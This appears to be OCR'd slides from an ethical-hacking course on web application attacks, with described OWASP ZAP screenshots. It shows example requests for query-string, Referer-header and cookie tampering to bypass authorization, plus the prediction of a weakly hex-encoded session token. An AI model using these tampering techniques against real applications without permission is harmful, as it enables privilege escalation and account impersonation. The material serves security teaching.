
The screenshot shows the OWASP ZAP interface with the title "Untitled Session - OWASP ZAP". The left pane displays a tree view of the "IP Sites" section, specifically for the site "http://www.juggyboy.com". Under "Downloads", there are several sub-folders like "Cool_SHT", "GET/index.html", "Happiness", "Presentations", "books", "bols", "GET/index.html", "Games", "JuggyboyNotes", and "Karma". The right pane shows the "Response" tab with the following details:
HTTP/1.1 200 OK
Date: Wed, 28 Nov 2013 07:14:16 GMT
Content-Length: 8662
Content-Type: text/html
Content-Location: http://www.juggyboy.com/index.html
Last-Modified: Mon, 11 Nov 2013 13:47:17 GMT

<!DOCTYPE html>
<!--[if IE 7]><html lang="en" class="no-js ie7"><![endif]-->
<!--[if IE 8]><html lang="en" class="no-js ie8"><![endif]-->
<!--[if IE 9]><html lang="en" class="no-js ie9"><![endif]-->
<!--[if !(gt IE 9)||(IE)]><!--><html lang="en" class="no-js">
<!--<endif-->

At the bottom, the "Alerts" section shows 0 errors, 0 warnings, 2 info, and 1 notice. The status bar at the bottom right indicates "Current Scans: 1 | URLs Found: 1603".

<https://www.owasp.org>


Web App Hacking Methodology



Authorization Attack



- Attackers manipulate the HTTP requests to subvert the application authorization schemes by modifying input fields that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.
- Attackers first access web application using low privileged account and then escalate privileges to access protected resources



Uniform Resource Identifier

Parameter Tampering



POST Data

HTTP Headers



Query String and Cookies

Hidden Tags



HTTP Request Tampering



Query String Tampering



- If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to bypass authorization mechanisms

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme@20.com  
https://juggyshop.com/books/download/852741369.pdf  
https://juggybank.com/login/home.jsp?admin=true
```

- Attackers can use web spidering tools such as Burp Suite to scan the web app for POST parameters

HTTP Headers



- If the application uses the Referer header for making access control decisions, attackers can modify it to access protected application functionalities

```
GET http://juggyboy:8180/Applications/Download?ItemID=201 HTTP/1.1  
Host: janaina:8180  
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515  
Firefox/2.0.0.4  
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png,*/*;q=0.5  
Proxy-Connection: keep-alive  
Referer: http://juggyboy:8180/Applications/Download?Admin=False
```

- ItemID = 201 is not accessible as Admin parameter is set to false, attacker can change it to true and access protected items

Authorization Attack: Cookie Parameter Tampering



- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the cookie generation mechanism
- The attacker then traps cookies set by the web application, tampers with its parameters using tools, such as OWASP Zed Attack Proxy, and replay to the application

The image shows two side-by-side screenshots of the OWASP ZAP (Zed Attack Proxy) tool interface. Both windows are titled "Untitled Session - OWASP ZAP".

Left Window (Cookie Analysis):

- Header Tab:** Shows the following headers:
 - Method: GET
 - Header Tab: [Header Tab] [Body Tab]
 - Server: https://www.google.com
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US, en;q=0.8
 - Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
 - Cookie: pid=7311350622002833710205639404; k=10.36.34.135.13506306351950177; guest_id=v1ta0iprncodisj; _twitter_sess=BAh7CC1K2nxhc2bJ0erC003ca490c290cd83b3x1cjej5rxhc2g6Ck2gYXNz8; zscorer_uu=uuu; jwtsession=xtAduKuMqL4TtACDcE3u4Q; zwsm; uuu; jctz; vta1s; 256AvnRhuMy50T050c9; cmV2dGvX2F0cCsIyvtbdz63--; 9ef93b15f19e1872e2a2c492fa050170731fb632
- Request/Response Tab:** Shows the same request details as the Header tab.
- Bottom Panel:** Shows the following table:

Active Scan	Spider	Date/Force	Port Scan	Fuzzer	Params	Output
History	Search			Break Points		Alerts IP

Below this is a list of recent requests (Active Scans):

 1. GET https://www.google.com/ 200 OK 0:04ms[] Form,Hidden,js
 3. GET https://www.google.com/intcomplete/search?super=chrome.mod=0& 200 OK 9:00ms[]
 4. GET https://www.google.com/intcomplete/search?super=chrome.mod=0& 200 OK 9:00ms[]
 6. GET http://www.google.ca/intcomplete/search?super=chrome.mod=0& 200 OK 9:03ms[]
 8. GET http://www.google.ca/intcomplete/search?super=chrome.mod=0& 504 Gateway Time... 9:03ms[]
 12. GET http://www.google.ca/intcomplete/search?super=chrome.mod=0& 200 OK 9:00ms[]
 13. GET http://www.google.ca/intcomplete/search?super=chrome.mod=0& 504 Gateway Time... 9:00ms[]

Netw 74.0 Mi 1.7/5 19.2 Current Scans 0/0 0/0 0/0

Right Window (Cookie Tampering):

- Header Tab:** Shows the same headers as the left window.
- Request/Response Tab:** Shows the same request details as the left window.
- Bottom Panel:** Shows the following table:

Active Scan	Spider	Date/Force	Port Scan	Fuzzer	Params	Output
History	Search			Break Points		Alerts IP


Below this is a list of recent requests (Active Scans):

 1. GET https://www.google.com/ 200 OK 0:04ms[] Form,Hidden,js
 3. GET https://www.google.com/intcomplete/search?super=chrome.mod=0& 200 OK 9:00ms[]
 4. GET https://www.google.com/intcomplete/search?super=chrome.mod=0& 200 OK 9:00ms[]
 6. GET http://www.google.ca/intcomplete/search?super=chrome.mod=0& 200 OK 9:03ms[]
 8. GET http://www.google.ca/intcomplete/search?super=chrome.mod=0& 504 Gateway Time... 9:03ms[]
 12. GET http://www.google.ca/intcomplete/search?super=chrome.mod=0& 200 OK 9:00ms[]
 13. GET http://www.google.ca/intcomplete/search?super=chrome.mod=0& 504 Gateway Time... 9:00ms[]


Netw 74.0 Mi 1.7/5 19.2 Current Scans 0/0 0/0 0/0

<https://www.owasp.org>


Web App Hacking Methodology



Session Management Attack




Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users



Session Token Generation

1. Session Tokens Prediction
2. Session Tokens Tampering



Session Tokens Handling

1. Man-In-The-Middle Attack
2. Session Replay
3. Session Hijacking

Attacking Session Token Generation Mechanism



Weak Encoding Example

`https://www.juggyboy.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61
%64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30`

When hex-encoding of an ASCII string `user=jason;app=admin;date=23/11/2010`,
the attacker can predict another session token by just changing date and use it
for another transaction with server

